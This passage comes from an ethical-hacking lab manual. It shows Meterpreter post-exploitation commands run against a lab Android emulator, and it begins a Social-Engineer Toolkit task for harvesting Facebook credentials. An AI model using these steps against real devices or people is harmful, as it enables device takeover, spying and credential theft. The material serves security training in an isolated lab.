


Figure 1.1.15: App installed notification

TASK 1.5

Perform Post Exploitation

25. Switch back to the **Parrot Security** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

Note: In this case, **10.10.10.14** is the IP address of the victim machine (**Android Emulator**). The IP addresses may vary in your lab environment.




Figure 1.1.16: Meterpreter Session Launched

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

Note: In this command, **1** specifies the number of the session.

26. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.




Figure 1.1.17: Collecting system information

27. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.




Figure 1.1.18: Network configuration of the victim's machine

28. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.




Figure 1.1.19: Find the present working directory (PWD)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Type **cd /sdcard** to change the current remote directory to **sdcard**.

Note: The **cd** command changes the current remote directory.

30. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.




Figure 1.1.20: Change the PWD to sdcard

31. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Note: The list of running processes might differ in your lab environment.




Figure 1.1.21: View running processes

Note: Because of poor security settings and a lack of awareness, if an individual in an organization installs a backdoor file on their device, the attacker gains control of the device. The attacker can then perform malicious activities such as uploading worms, downloading data, and spying on the user's keystrokes, which can reveal sensitive information related to the organization as well as the victim.

32. This concludes the demonstration of how to hack an Android device by creating binary payloads using Parrot Security.

33. Close all open windows and document all the acquired information.

34. Turn off the **Parrot Security** and **Android** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Harvest Users' Credentials using the Social-Engineer Toolkit

In this task, we will sniff Facebook credentials on the Android platform using SET.

TASK 2.1

Launch SET

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. Log in to the **Parrot Security** virtual machine.
3. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Exploitation Tools → Social Engineering → social engineering toolkit.**
4. A **Terminal window** appears, in the **[sudo] password for attacker** field, type **toor** and press **Enter.**

Note: The password that you type will not be visible.

5. Type **y** and press **Enter** to agree to the terms of services.
6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks.**

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information.




Figure 1.2.1: SET main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people's trust, fear, avarice, or helping natures.

7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors.**

